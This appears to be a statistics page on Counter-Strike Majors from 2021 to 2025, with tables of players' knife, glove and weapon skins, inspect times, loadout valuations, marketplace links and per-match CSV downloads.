
event	player	knife	finish	phase	wear	inspect_time_min	market_hash_name	buff_ask_usd	csfloat_ask_usd
IEM Rio Major 2022	Jame	Butterfly Knife	Night		Field-Tested	125.24	★ Butterfly Knife | Night (Field-Tested)	496.24	484.67

event	player	knife	finish	phase	wear	inspect_time_min	market_hash_name	buff_ask_usd	csfloat_ask_usd
IEM Rio Major 2022	Qikert	Nomad Knife	Crimson Web		Minimal Wear	95.35	★ Nomad Knife | Crimson Web (Minimal Wear)	185.68	188.68
IEM Rio Major 2022	stavn	Butterfly Knife	Tiger Tooth		Factory New	94.87	★ Butterfly Knife | Tiger Tooth (Factory New)	1048.66	1012.65
PGL Major Stockholm 2021	huNter	Karambit	Doppler	Black Pearl	Factory New	92.78	★ Karambit | Doppler (Factory New)	7450.88	7733
BLAST.tv Paris Major 2023	CRUC1AL	Paracord Knife	Marble Fade		Factory New	81.46	★ Paracord Knife | Marble Fade (Factory New)	112.81	109.18
IEM Rio Major 2022	torzsi	Butterfly Knife	Doppler	Phase 1	Factory New	80.91	★ Butterfly Knife | Doppler (Factory New)	2145.75	2107.51

▼ 05 / All-weapon player records559 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	player	inspect_events	default_events	skinned_events	pct_skinned	has_skinned_weapon	inspect_time_min
IEM Rio Major 2022	Jame	5563	3	5560	99.9	yes	150.46
PGL Major Stockholm 2021	huNter	3115	5	3110	99.8	yes	137.35

event	player	inspect_events	default_events	skinned_events	pct_skinned	has_skinned_weapon	inspect_time_min
IEM Rio Major 2022	Patsi	6749	2	6747	100.0	yes	123.04
IEM Rio Major 2022	Qikert	2718	0	2718	100.0	yes	102.06
PGL Major Antwerp 2022	huNter	1970	1	1969	99.9	yes	98.75
IEM Rio Major 2022	stavn	3404	0	3404	100.0	yes	95.66

▼ 06 / Weapon categories 47 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

weapon	category	inspect_events	default_events	skinned_events	pct_skinned	inspect_time_min
Butterfly Knife	Knives	393260	8304	384956	97.9	4085.76
Karambit	Knives	228118	19	228099	100.0	2546.21
M9 Bayonet	Knives	109996	24	109972	100.0	1811.93
Paracord Knife	Knives	47354	383	46971	99.2	907.81
Survival Knife	Knives	32777	40	32737	99.9	609.13
Nomad Knife	Knives	27585	611	26974	97.8	361.49

▼ 07 / All-weapon event totals 7 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	matches_with_data	players	players_with_skin	players_default_only	pct_players_with_skin	inspect_events	skinned_events	pct_skinned_events	inspect_time_min
PGL Major Stockholm 2021	40	78	78	0	100.0	102683	101221	98.6	2612.7
PGL Major Antwerp 2022	40	79	78	1	98.7	106006	105494	99.5	2488.7

event	matches_with_data	players	players_with_skin	players_default_only	pct_players_with_skin	inspect_events	skinned_events	pct_skinned_events	inspect_time_min
IEM Rio Major 2022	40	79	79	0	100.0	136221	134474	98.7	3256.6
BLAST.tv Paris Major 2023	40	78	77	1	98.7	106224	104496	98.4	2724.5
PGL CS2 Major Copenhagen 2024	40	79	79	0	100.0	155740	154139	99.0	424.5
Perfect World Shanghai Major 2024	40	84	84	0	100.0	160544	155810	97.1	376.9

▼ 08 / Most inspected skins 100 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	player	weapon	finish	phase	wear	inspect_time_min
IEM Rio Major 2022	Jame	Butterfly Knife	Night		Field-Tested	125.24
IEM Rio Major 2022	Qikert	Nomad Knife	Crimson Web		Minimal Wear	95.35
IEM Rio Major 2022	stavn	Butterfly Knife	Tiger Tooth		Factory New	94.87
PGL Major Stockholm 2021	huNter	Karambit	Doppler	Black Pearl	Factory New	92.78
BLAST.tv Paris Major 2023	CRUC1AL	Paracord Knife	Marble Fade		Factory New	81.46
IEM Rio Major 2022	torzsi	Butterfly Knife	Doppler	Phase 1	Factory New	80.91

▼ 09 / Gloves by player 390 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	player	gloves	finish	wear	has_skinned_gloves	on_screen_min
PGL CS2 Major Copenhagen 2024	jL	Sport Gloves	Hedge Maze	Field-Tested	yes	835.72
PGL CS2 Major Copenhagen 2024	w0nderful	Specialist Gloves	Crimson Kimono	Minimal Wear	yes	835.72
PGL CS2 Major Copenhagen 2024	iM	Specialist Gloves	Crimson Kimono	Minimal Wear	yes	835.67
PGL CS2 Major Copenhagen 2024	b1t	Specialist Gloves	Crimson Kimono	Field-Tested	yes	835.67
PGL CS2 Major Copenhagen 2024	Aleksib	Moto Gloves	Spearmint	Field-Tested	yes	835.59
PGL CS2 Major Copenhagen 2024	broky	Specialist Gloves	Crimson Kimono	Field-Tested	yes	781.35

▼ 10 / Gloves by Major 7 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	matches_with_data	players	players_skinned_gloves	players_default_gloves	pct_skinned	total_on_screen_min
PGL Major Stockholm 2021	1	10	10	0	100.0	950.2
PGL Major Antwerp 2022	3	25	24	1	96.0	3918.3
IEM Rio Major 2022	4	40	38	2	95.0	2696.0
BLAST.tv Paris Major 2023	28	80	76	4	95.0	31404.3

event	matches_with_data	players	players_skinned_gloves	players_default_gloves	pct_skinned	total_on_screen_min
PGL CS2 Major Copenhagen 2024	37	80	77	3	96.2	34703.4
Perfect World Shanghai Major 2024	22	75	73	2	97.3	21500.5

▼ 11 / Carried loadouts by player396 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	player	weapons_carried	weapons_skinned	pct_skinned	has_skin	match_min
BLAST.tv Austin Major 2025	zont1x	13	13	100.0	yes	110.61
BLAST.tv Austin Major 2025	magixx	16	16	100.0	yes	110.61
BLAST.tv Austin Major 2025	Jimpphat	19	17	89.5	yes	110.29
BLAST.tv Austin Major 2025	torzsi	18	18	100.0	yes	110.23
BLAST.tv Austin Major 2025	sh1ro	20	17	85.0	yes	110.14
BLAST.tv Austin Major 2025	chopper	17	17	100.0	yes	109.96

▼ 12 / Carried weapon slots50 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

weapon	carried_slots	skinned_slots	pct_skinned
AK-47	393	393	100.0
Glock-18	392	382	97.4
USP-S	390	386	99.0

weapon	carried_slots	skinned_slots	pct_skinned
M4A1-S	388	388	100.0
Desert Eagle	380	373	98.2
Galil AR	368	344	93.5

▼ 13 / Carried loadouts by Major 7 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	matches_with_data	players	players_with_skin	players_default_only	pct_players_with_skin	weapon_slots	skinned_slots	pct_skinned_slots
PGL Major Stockholm 2021	1	10	10	0	100.0	131	113	86.3
PGL Major Antwerp 2022	3	25	25	0	100.0	359	338	94.2
IEM Rio Major 2022	4	40	40	0	100.0	445	391	87.9
BLAST.tv Paris Major 2023	28	80	80	0	100.0	1399	1276	91.2
PGL CS2 Major Copenhagen 2024	37	80	80	0	100.0	1466	1353	92.3
Perfect World Shanghai Major 2024	22	78	78	0	100.0	1222	1163	95.2

▼ 14 / Player loadout valuations 395 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	player	knife_usd	guns_usd	gloves_usd	total_usd	skins_count
PGL CS2 Major Copenhagen 2024	b1t	2652.44	31839.03	6838.23	41329.70	23
Perfect World Shanghai Major 2024	Jimpphat	2952.86	28311.91	6838.23	38103.00	14
Perfect World Shanghai Major 2024	donk	1765.91	28332.22	6838.23	36936.36	17
BLAST.tv Austin Major 2025	magixx	1765.91	30948.69	3680.83	36395.43	17
BLAST.tv Paris Major 2023	m0NESY	886.53	31336.19	2473.76	34696.48	17
PGL Major Stockholm 2021	b1t	1683.72	28982.14	3179.00	33844.86	13

▼ 15 / Major valuation totals 7 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	matches_with_data	players	total_loadout_usd	avg_loadout_usd
PGL Major Stockholm 2021	1	10	161041.01	16104.10
PGL Major Antwerp 2022	3	25	306281.82	12251.27
IEM Rio Major 2022	4	39	320859.03	8227.15
BLAST.tv Paris Major 2023	28	80	820636.69	10257.96
PGL CS2 Major Copenhagen 2024	37	80	949007.90	11862.60
Perfect World Shanghai Major 2024	22	78	1101000.25	14115.39

▼ 16 / Skin catalogue and market links 1,448 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

market_hash_name	players_count	csfloat_url	steam_market_url	skinport_url
Desert Eagle | Blaze (Factory New)	144	https://csfloat.com/search?name=Desert%20Eagle%20%7C%20Blaze%20%28Factory%20New%29	https://steamcommunity.com/market/listings/730/Desert%20Eagle%20%7C%20Blaze%20%28Factory%20New%29	https://skinport.com/market?search=Desert%20Eagle%20%7C%20Blaze%20%28Factory%20New%29
M4A1-S | Blue Phosphor (Factory New)	134	https://csfloat.com/search?name=M4A1-S%20%7C%20Blue%20Phosphor%20%28Factory%20New%29	https://steamcommunity.com/market/listings/730/M4A1-S%20%7C%20Blue%20Phosphor%20%28Factory%20New%29	https://skinport.com/market?search=M4A1-S%20%7C%20Blue%20Phosphor%20%28Factory%20New%29
AK-47 | Fire Serpent (Field-Tested)	124	https://csfloat.com/search?name=AK-47%20%7C%20Fire%20Serpent%20%28Field-Tested%29	https://steamcommunity.com/market/listings/730/AK-47%20%7C%20Fire%20Serpent%20%28Field-Tested%29	https://skinport.com/market?search=AK-47%20%7C%20Fire%20Serpent%20%28Field-Tested%29
M4A1-S | Hot Rod (Factory New)	124	https://csfloat.com/search?name=M4A1-S%20%7C%20Hot%20Rod%20%28Factory%20New%29	https://steamcommunity.com/market/listings/730/M4A1-S%20%7C%20Hot%20Rod%20%28Factory%20New%29	https://skinport.com/market?search=M4A1-S%20%7C%20Hot%20Rod%20%28Factory%20New%29
AK-47 | Wild Lotus (Factory New)	122	https://csfloat.com/search?name=AK-47%20%7C%20Wild%20Lotus%20%28Factory%20New%29	https://steamcommunity.com/market/listings/730/AK-47%20%7C%20Wild%20Lotus%20%28Factory%20New%29	https://skinport.com/market?search=AK-47%20%7C%20Wild%20Lotus%20%28Factory%20New%29
AK-47 | Redline (Minimal Wear)	118	https://csfloat.com/search?name=AK-47%20%7C%20Redline%20%28Minimal%20Wear%29	https://steamcommunity.com/market/listings/730/AK-47%20%7C%20Redline%20%28Minimal%20Wear%29	https://skinport.com/market?search=AK-47%20%7C%20Redline%20%28Minimal%20Wear%29

▼ Raw skins tables508 files

- 68259_evil-geniuses-vs-faze-dust2.dem.skins.csv ↓
- 68260_g2-vs-copenhagen-flames-ancient.dem.skins.csv ↓
- 68262_gambit-vs-ence-overpass.dem.skins.csv ↓
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- 75567_natus-vincere-vs-cloud9-mirage.dem.skins.csv ↓
- 75568_spirit-vs-furia-mirage.dem.skins.csv ↓
- 75569_ence-vs-bad-news-eagles-ancient.dem.skins.csv ↓
- 75570_heroic-vs-fnatic-mirage.dem.skins.csv ↓
- 75571_ninjas-in-pyjamas-vs-outsiders-mirage.dem.skins.csv ↓
- 75576_natus-vincere-vs-liquid-ancient.dem.skins.csv ↓
- 75577_mouz-vs-vitality-mirage.dem.skins.csv ↓
- 75580_ence-vs-fnatic-nuke.dem.skins.csv ↓
- 75584_spirit-vs-outsiders-dust2.dem.skins.csv ↓
- 75585_heroic-vs-cloud9-m1-vertigo.dem.skins.csv ↓
- 75585_heroic-vs-cloud9-m2-inferno.dem.skins.csv ↓
- 75588_faze-vs-bad-news-eagles-m1-vertigo.dem.skins.csv ↓
- 75588_faze-vs-bad-news-eagles-m2-nuke.dem.skins.csv ↓
- 75588_faze-vs-bad-news-eagles-m3-mirage.dem.skins.csv ↓
- 75589_furia-vs-big-m1-nuke.dem.skins.csv ↓
- 75589_furia-vs-big-m2-vertigo.dem.skins.csv ↓
- 75590_sprout-vs-ninjas-in-pyjamas-m1-vertigo.dem.skins.csv ↓
- 75590_sprout-vs-ninjas-in-pyjamas-m2-ancient.dem.skins.csv ↓
- 75593_natus-vincere-vs-bad-news-eagles-m1-ancient.dem.skins.csv ↓
- 75593_natus-vincere-vs-bad-news-eagles-m2-nuke.dem.skins.csv ↓
- 75594_mouz-vs-outsiders-m1-overpass.dem.skins.csv ↓
- 75594_mouz-vs-outsiders-m2-inferno.dem.skins.csv ↓
- 75595_big-vs-fnatic-m1-overpass.dem.skins.csv ↓
- 75595_big-vs-fnatic-m2-mirage.dem.skins.csv ↓
- 75596_ence-vs-vitality-m1-vertigo.dem.skins.csv ↓
- 75596_ence-vs-vitality-m2-nuke.dem.skins.csv ↓
- 75597_spirit-vs-sprout-m1-nuke.dem.skins.csv ↓
- 75597_spirit-vs-sprout-m2-vertigo.dem.skins.csv ↓
- 75598_heroic-vs-liquid-m1-vertigo.dem.skins.csv ↓
- 75598_heroic-vs-liquid-m2-mirage.dem.skins.csv ↓
- 75598_heroic-vs-liquid-m3-overpass.dem.skins.csv ↓
- 75602_mouz-vs-ence-m1-ancient.dem.skins.csv ↓
- 75602_mouz-vs-ence-m2-nuke.dem.skins.csv ↓
- 75602_mouz-vs-ence-m3-mirage.dem.skins.csv ↓

- 75604_big-vs-natus-vincere-m1-mirage.dem.skins.csv ↓
- 75604_big-vs-natus-vincere-m2-dust2.dem.skins.csv ↓
- 75607_liquid-vs-spirit-m1-vertigo.dem.skins.csv ↓
- 75607_liquid-vs-spirit-m2-mirage.dem.skins.csv ↓
- 75607_liquid-vs-spirit-m3-ancient.dem.skins.csv ↓
- 75619_outsiders-vs-fnatic-m1-inferno.dem.skins.csv ↓
- 75619_outsiders-vs-fnatic-m2-mirage.dem.skins.csv ↓
- 75620_mouz-vs-cloud9-m1-inferno.dem.skins.csv ↓
- 75620_mouz-vs-cloud9-m2-overpass.dem.skins.csv ↓
- 75620_mouz-vs-cloud9-m3-ancient.dem.skins.csv ↓
- 75624_spirit-vs-heroic-m1-vertigo.dem.skins.csv ↓
- 75624_spirit-vs-heroic-m2-overpass.dem.skins.csv ↓
- 75625_furia-vs-natus-vincere-m1-nuke.dem.skins.csv ↓
- 75625_furia-vs-natus-vincere-m2-ancient.dem.skins.csv ↓
- 75625_furia-vs-natus-vincere-m3-mirage.dem.skins.csv ↓
- 75631_outsiders-vs-mouz-m1-ancient.dem.skins.csv ↓
- 75631_outsiders-vs-mouz-m2-overpass.dem.skins.csv ↓
- 75631_outsiders-vs-mouz-m3-inferno.dem.skins.csv ↓
- 75632_heroic-vs-furia-m1-inferno.dem.skins.csv ↓
- 75632_heroic-vs-furia-m2-ancient.dem.skins.csv ↓
- 75632_heroic-vs-furia-m3-nuke.dem.skins.csv ↓
- 75637_outsiders-vs-heroic-m1-mirage.dem.skins.csv ↓
- 75637_outsiders-vs-heroic-m2-overpass.dem.skins.csv ↓
- 79711_9ine-vs-liquid-inferno.dem.skins.csv ↓
- 79712_natus-vincere-vs-gamerlegion-mirage.dem.skins.csv ↓
- 79715_fnatic-vs-ninjas-in-pyjamas-nuke.dem.skins.csv ↓
- 79716_heroic-vs-faze-inferno.dem.skins.csv ↓
- 79717_into-the-breach-vs-apeks-mirage.dem.skins.csv ↓
- 79718_furia-vs-monte-ancient.dem.skins.csv ↓
- 79719_vitality-vs-g2-nuke.dem.skins.csv ↓
- 79720_bad-news-eagles-vs-ence-vertigo.dem.skins.csv ↓
- 79721_liquid-vs-natus-vincere-inferno.dem.skins.csv ↓
- 79722_fnatic-vs-monte-vertigo.dem.skins.csv ↓
- 79723_vitality-vs-ence-vertigo.dem.skins.csv ↓
- 79724_heroic-vs-apeks-mirage.dem.skins.csv ↓
- 79725_furia-vs-ninjas-in-pyjamas-nuke.dem.skins.csv ↓

- 79726_9ine-vs-gamerlegion-mirage.dem.skins.csv ↓
- 79727_bad-news-eagles-vs-g2-ancient.dem.skins.csv ↓
- 79728_faze-vs-into-the-breach-inferno.dem.skins.csv ↓
- 79731_natus-vincere-vs-ninjas-in-pyjamas-overpass.dem.skins.csv ↓
- 79733_ence-vs-into-the-breach-vertigo.dem.skins.csv ↓
- 79734_apeks-vs-bad-news-eagle-ancient.dem.skins.csv ↓
- 79735_fnatic-vs-gamerlegion-overpass.dem.skins.csv ↓
- 79736_monte-vs-vitality-m1-anubis.dem.skins.csv ↓
- 79736_monte-vs-vitality-m2-nuke.dem.skins.csv ↓
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- 79739_9ine-vs-faze-m2-anubis.dem.skins.csv ↓
- 79740_heroic-vs-liquid-m1-inferno.dem.skins.csv ↓
- 79740_heroic-vs-liquid-m2-mirage.dem.skins.csv ↓
- 79740_heroic-vs-liquid-m3-ancient.dem.skins.csv ↓
- 79741_furia-vs-g2-m1-inferno.dem.skins.csv ↓
- 79741_furia-vs-g2-m2-mirage.dem.skins.csv ↓
- 79742_ence-vs-ninjas-in-pyjamas-m1-mirage.dem.skins.csv ↓
- 79742_ence-vs-ninjas-in-pyjamas-m2-ancient.dem.skins.csv ↓
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- 79744_faze-vs-bad-news-eagles-m2-mirage.dem.skins.csv ↓
- 79744_faze-vs-bad-news-eagles-m3-inferno.dem.skins.csv ↓
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- 79745_monte-vs-natus-vincere-m2-nuke.dem.skins.csv ↓
- 79746_liquid-vs-into-the-breach-m1-overpass.dem.skins.csv ↓
- 79746_liquid-vs-into-the-breach-m2-anubis.dem.skins.csv ↓
- 79747_fnatic-vs-g2-m1-inferno.dem.skins.csv ↓
- 79747_fnatic-vs-g2-m2-ancient.dem.skins.csv ↓
- 79747_fnatic-vs-g2-m3-vertigo.dem.skins.csv ↓
- 79748_apeks-vs-gamerlegion-m1-ancient.dem.skins.csv ↓
- 79748_apeks-vs-gamerlegion-m2-overpass.dem.skins.csv ↓
- 79756_faze-vs-natus-vincere-m1-overpass.dem.skins.csv ↓
- 79756_faze-vs-natus-vincere-m2-mirage.dem.skins.csv ↓
- 79756_faze-vs-natus-vincere-m3-anubis.dem.skins.csv ↓
- 79758_fnatic-vs-into-the-breach-m1-inferno.dem.skins.csv ↓
- 79758_fnatic-vs-into-the-breach-m2-overpass.dem.skins.csv ↓
- 79758_fnatic-vs-into-the-breach-m3-vertigo.dem.skins.csv ↓

- 79760_apeks-vs-ninjas-in-pyjamas-m1-vertigo.dem.skins.csv ↓
- 79760_apeks-vs-ninjas-in-pyjamas-m2-ancient.dem.skins.csv ↓
- 79802_heroic-vs-faze-m1-nuke.dem.skins.csv ↓
- 79802_heroic-vs-faze-m2-overpass.dem.skins.csv ↓
- 79802_heroic-vs-faze-m3-mirage.dem.skins.csv ↓
- 79803_vitality-vs-into-the-breach-m1-vertigo.dem.skins.csv ↓
- 79803_vitality-vs-into-the-breach-m2-anubis.dem.skins.csv ↓
- 79806_monte-vs-gamerlegion-m1-mirage.dem.skins.csv ↓
- 79806_monte-vs-gamerlegion-m2-overpass.dem.skins.csv ↓
- 79807_liquid-vs-apeks-m1-ancient.dem.skins.csv ↓
- 79807_liquid-vs-apeks-m2-overpass.dem.skins.csv ↓
- 79831_heroic-vs-gamerlegion-m1-ancient.dem.skins.csv ↓
- 79831_heroic-vs-gamerlegion-m2-inferno.dem.skins.csv ↓
- 79831_heroic-vs-gamerlegion-m3-mirage.dem.skins.csv ↓
- 79832_vitality-vs-apeks-m1-mirage.dem.skins.csv ↓
- 79832_vitality-vs-apeks-m2-vertigo.dem.skins.csv ↓
- 79841_gamerlegion-vs-vitality-m1-overpass.dem.skins.csv ↓
- 79841_gamerlegion-vs-vitality-m2-nuke.dem.skins.csv ↓
- 86018_natus-vincere-vs-themongolz-mirage.dem.skins.csv ↓
- 86019_mouz-vs-ecstatic-overpass.dem.skins.csv ↓
- 86020_virtus-pro-vs-imperial-inferno.dem.skins.csv ↓
- 86021_vitality-vs-eternal-fire-inferno.dem.skins.csv ↓
- 86023_complexity-vs-pain-vertigo.dem.skins.csv ↓
- 86024_faze-vs-heroic-ancient.dem.skins.csv ↓
- 86025_g2-vs-furia-inferno.dem.skins.csv ↓
- 86026_spirit-vs-cloud9-ancient.dem.skins.csv ↓
- 86029_vitality-vs-themongolz-nuke.dem.skins.csv ↓
- 86030_mouz-vs-eternal-fire-vertigo.dem.skins.csv ↓
- 86031_virtuspro-vs-pain-inferno.dem.skins.csv ↓
- 86032_complexity-vs-heroic-vertigo.dem.skins.csv ↓
- 86033_cloud9-vs-ecstatic-overpass.dem.skins.csv ↓
- 86035_natus-vincere-vs-g2-nuke.dem.skins.csv ↓
- 86036_faze-vs-furia-ancient.dem.skins.csv ↓
- 86038_spirit-vs-imperial-mirage.dem.skins.csv ↓
- 86044_heroic-vs-virtus-pro-ancient.dem.skins.csv ↓
- 86045_g2-vs-cloud9-anubis.dem.skins.csv ↓

- 86047_eternal-fire-vs-faze-overpass.dem.skins.csv ↓
- 86048_imperial-vs-vitality-overpass.dem.skins.csv ↓
- 86050_mouz-vs-complexity-m1-overpass.dem.skins.csv ↓
- 86050_mouz-vs-complexity-m2-ancient.dem.skins.csv ↓
- 86051_pain-vs-themongolz-m1-mirage.dem.skins.csv ↓
- 86051_pain-vs-themongolz-m2-nuke.dem.skins.csv ↓
- 86051_pain-vs-themongolz-m3-inferno.dem.skins.csv ↓
- 86053_spirit-vs-natus-vincere-m1-nuke.dem.skins.csv ↓
- 86053_spirit-vs-natus-vincere-m2-ancient.dem.skins.csv ↓
- 86053_spirit-vs-natus-vincere-m3-mirage.dem.skins.csv ↓
- 86055_ecstatic-vs-furia-m1-overpass.dem.skins.csv ↓
- 86055_ecstatic-vs-furia-m2-inferno.dem.skins.csv ↓
- 86055_ecstatic-vs-furia-m3-ancient.dem.skins.csv ↓
- 86061_imperial-vs-faze-m1-nuke.dem.skins.csv ↓
- 86061_imperial-vs-faze-m2-anubis.dem.skins.csv ↓
- 86061_imperial-vs-faze-m3-mirage.dem.skins.csv ↓
- 86063_eternal-fire-vs-virtus-pro-m1-overpass.dem.skins.csv ↓
- 86063_eternal-fire-vs-virtus-pro-m2-vertigo.dem.skins.csv ↓
- 86063_eternal-fire-vs-virtus-pro-m3-inferno.dem.skins.csv ↓
- 86064_ecstatic-vs-g2-m1-inferno.dem.skins.csv ↓
- 86064_ecstatic-vs-g2-m2-vertigo.dem.skins.csv ↓
- 86064_ecstatic-vs-g2-m3-anubis.dem.skins.csv ↓
- 86065_complexity-vs-vitality-m1-inferno.dem.skins.csv ↓
- 86065_complexity-vs-vitality-m2-vertigo.dem.skins.csv ↓
- 86065_complexity-vs-vitality-m3-anubis.dem.skins.csv ↓
- 86066_heroic-vs-pain-m1-nuke.dem.skins.csv ↓
- 86066_heroic-vs-pain-m2-mirage.dem.skins.csv ↓
- 86069_cloud9-vs-natus-vincere-m1-mirage.dem.skins.csv ↓
- 86069_cloud9-vs-natus-vincere-m2-ancient.dem.skins.csv ↓
- 86069_cloud9-vs-natus-vincere-m3-overpass.dem.skins.csv ↓
- 86074_complexity-vs-faze-m1-nuke.dem.skins.csv ↓
- 86074_complexity-vs-faze-m2-overpass.dem.skins.csv ↓
- 86076_virtus-pro-vs-g2-m1-overpass.dem.skins.csv ↓
- 86076_virtus-pro-vs-g2-m2-inferno.dem.skins.csv ↓
- 86076_virtus-pro-vs-g2-m3-anubis.dem.skins.csv ↓
- 86078_natus-vincere-vs-pain-m1-nuke.dem.skins.csv ↓

- 86078_natus-vincere-vs-pain-m2-mirage.dem.skins.csv ↓
- 86154_cloud9-vs-vitality-m1-inferno.dem.skins.csv ↓
- 86154_cloud9-vs-vitality-m2-anubis.dem.skins.csv ↓
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- 86162_spirit-vs-faze-m2-nuke.dem.skins.csv ↓
- 86162_spirit-vs-faze-m3-vertigo.dem.skins.csv ↓
- 86172_eternal-fire-vs-natus-vincere-m1-mirage.dem.skins.csv ↓
- 86172_eternal-fire-vs-natus-vincere-m2-inferno.dem.skins.csv ↓
- 86175_mouz-vs-g2-m1-inferno.dem.skins.csv ↓
- 86175_mouz-vs-g2-m2-vertigo.dem.skins.csv ↓
- 86180_vitality-vs-faze-m1-nuke.dem.skins.csv ↓
- 86180_vitality-vs-faze-m2-vertigo.dem.skins.csv ↓
- 86180_vitality-vs-faze-m3-inferno.dem.skins.csv ↓
- 86181_natus-vincere-vs-g2-m1-anubis.dem.skins.csv ↓
- 86181_natus-vincere-vs-g2-m2-nuke.dem.skins.csv ↓
- 86181_natus-vincere-vs-g2-m3-ancient.dem.skins.csv ↓
- 86188_faze-vs-natus-vincere-m1-ancient.dem.skins.csv ↓
- 86188_faze-vs-natus-vincere-m2-mirage.dem.skins.csv ↓
- 86188_faze-vs-natus-vincere-m3-inferno.dem.skins.csv ↓
- 92883_natus-vincere-vs-liquid-nuke.dem.skins.csv ↓
- 92884_vitality-vs-gamerlegion-mirage.dem.skins.csv ↓
- 92885_g2-vs-the-mongolz-inferno.dem.skins.csv ↓
- 92886_spirit-vs-furia-dust2.dem.skins.csv ↓
- 92887_mouz-vs-pain-nuke.dem.skins.csv ↓
- 92888_faze-vs-wildcard-ancient.dem.skins.csv ↓
- 92889_heroic-vs-big-mirage.dem.skins.csv ↓
- 92890_3dmax-vs-mibr-vertigo.dem.skins.csv ↓
- 92894_liquid-vs-gamerlegion-inferno.dem.skins.csv ↓
- 92895_vitality-vs-furia-mirage.dem.skins.csv ↓
- 92896_mouz-vs-the-mongolz-mirage.dem.skins.csv ↓
- 92897_spirit-vs-wildcard-ancient.dem.skins.csv ↓
- 92898_g2-vs-big-mirage.dem.skins.csv ↓
- 92902_natus-vincere-vs-mibr-inferno.dem.skins.csv ↓
- 92905_faze-vs-heroic-ancient.dem.skins.csv ↓
- 92906_3dmax-vs-pain-dust2.dem.skins.csv ↓
- 92915_natus-vincere-vs-spirit-mirage.dem.skins.csv ↓

- 92916_furia-vs-liquid-inferno.dem.skins.csv ↓
- 92918_g2-vs-3dmax-ancient.dem.skins.csv ↓
- 92919_mouz-vs-faze-inferno.dem.skins.csv ↓
- 92921_vitality-vs-mibr-m1-mirage.dem.skins.csv ↓
- 92921_vitality-vs-mibr-m2-anubis.dem.skins.csv ↓
- 92922_gamerlegion-vs-wildcard-m1-dust2.dem.skins.csv ↓
- 92922_gamerlegion-vs-wildcard-m2-ancient.dem.skins.csv ↓
- 92922_gamerlegion-vs-wildcard-m3-anubis.dem.skins.csv ↓
- 92925_big-vs-pain-m1-vertigo.dem.skins.csv ↓
- 92925_big-vs-pain-m2-vertigo.dem.skins.csv ↓
- 92925_big-vs-pain-m3-mirage.dem.skins.csv ↓
- 92926_the-mongolz-vs-heroic-m1-mirage.dem.skins.csv ↓
- 92926_the-mongolz-vs-heroic-m2-anubis.dem.skins.csv ↓
- 92926_the-mongolz-vs-heroic-m3-ancient.dem.skins.csv ↓
- 92943_big-vs-faze-m1-inferno.dem.skins.csv ↓
- 92943_big-vs-faze-m2-mirage.dem.skins.csv ↓
- 92948_natus-vincere-vs-gamerlegion-m1-nuke.dem.skins.csv ↓
- 92948_natus-vincere-vs-gamerlegion-m2-mirage.dem.skins.csv ↓
- 92949_mouz-vs-3dmax-m1-dust2.dem.skins.csv ↓
- 92949_mouz-vs-3dmax-m2-nuke.dem.skins.csv ↓
- 92950_mibr-vs-liquid-m1-mirage.dem.skins.csv ↓
- 92950_mibr-vs-liquid-m2-nuke.dem.skins.csv ↓
- 92950_mibr-vs-liquid-m3-anubis.dem.skins.csv ↓
- 92953_furia-vs-pain-m1-vertigo.dem.skins.csv ↓
- 92953_furia-vs-pain-m2-mirage.dem.skins.csv ↓
- 92953_furia-vs-pain-m3-inferno.dem.skins.csv ↓
- 92954_spirit-vs-heroic-m1-ancient.dem.skins.csv ↓
- 92954_spirit-vs-heroic-m2-mirage.dem.skins.csv ↓
- 92954_spirit-vs-heroic-m3-dust2.dem.skins.csv ↓
- 92980_mibr-vs-mouz-m1-mirage.dem.skins.csv ↓
- 92980_mibr-vs-mouz-m2-nuke.dem.skins.csv ↓
- 92982_heroic-vs-natus-vincere-m1-mirage.dem.skins.csv ↓
- 92982_heroic-vs-natus-vincere-m2-nuke.dem.skins.csv ↓
- 92982_heroic-vs-natus-vincere-m3-ancient.dem.skins.csv ↓
- 92984_faze-vs-furia-m1-inferno.dem.skins.csv ↓
- 92984_faze-vs-furia-m2-dust2.dem.skins.csv ↓

- 92984_faze-vs-furia-m3-mirage.dem.skins.csv ↓
- 93035_the-mongolz-vs-mouz-m1-ancient.dem.skins.csv ↓
- 93035_the-mongolz-vs-mouz-m2-nuke.dem.skins.csv ↓
- 93037_spirit-vs-liquid-m1-anubis.dem.skins.csv ↓
- 93037_spirit-vs-liquid-m2-dust2.dem.skins.csv ↓
- 93050_g2-vs-heroic-m1-ancient.dem.skins.csv ↓
- 93050_g2-vs-heroic-m2-nuke.dem.skins.csv ↓
- 93050_g2-vs-heroic-m3-mirage.dem.skins.csv ↓
- 93052_vitality-vs-faze-m1-nuke.dem.skins.csv ↓
- 93052_vitality-vs-faze-m2-mirage.dem.skins.csv ↓
- 93052_vitality-vs-faze-m3-anubis.dem.skins.csv ↓
- 93073_mouz-vs-spirit-m1-nuke.dem.skins.csv ↓
- 93073_mouz-vs-spirit-m2-ancient.dem.skins.csv ↓
- 93073_mouz-vs-spirit-m3-mirage.dem.skins.csv ↓
- 93076_g2-vs-faze-m1-ancient.dem.skins.csv ↓
- 93076_g2-vs-faze-m2-nuke.dem.skins.csv ↓
- 93102_spirit-vs-faze-m1-nuke.dem.skins.csv ↓
- 93102_spirit-vs-faze-m2-ancient.dem.skins.csv ↓
- 93102_spirit-vs-faze-m3-dust2.dem.skins.csv ↓
- 97737_vitality-vs-legacy-inferno.dem.skins.csv ↓
- 97739_mouz-vs-virtuspro-mirage.dem.skins.csv ↓
- 97740_spirit-vs-pain-dust2.dem.skins.csv ↓
- 97741_g2-vs-3dmax-nuke.dem.skins.csv ↓
- 97743_aurora-vs-faze-anubis.dem.skins.csv ↓
- 97745_the-mongolz-vs-furia-inferno.dem.skins.csv ↓
- 97747_natus-vincere-vs-nemiga-train.dem.skins.csv ↓
- 97748_liquid-vs-lynn-vision-dust2.dem.skins.csv ↓
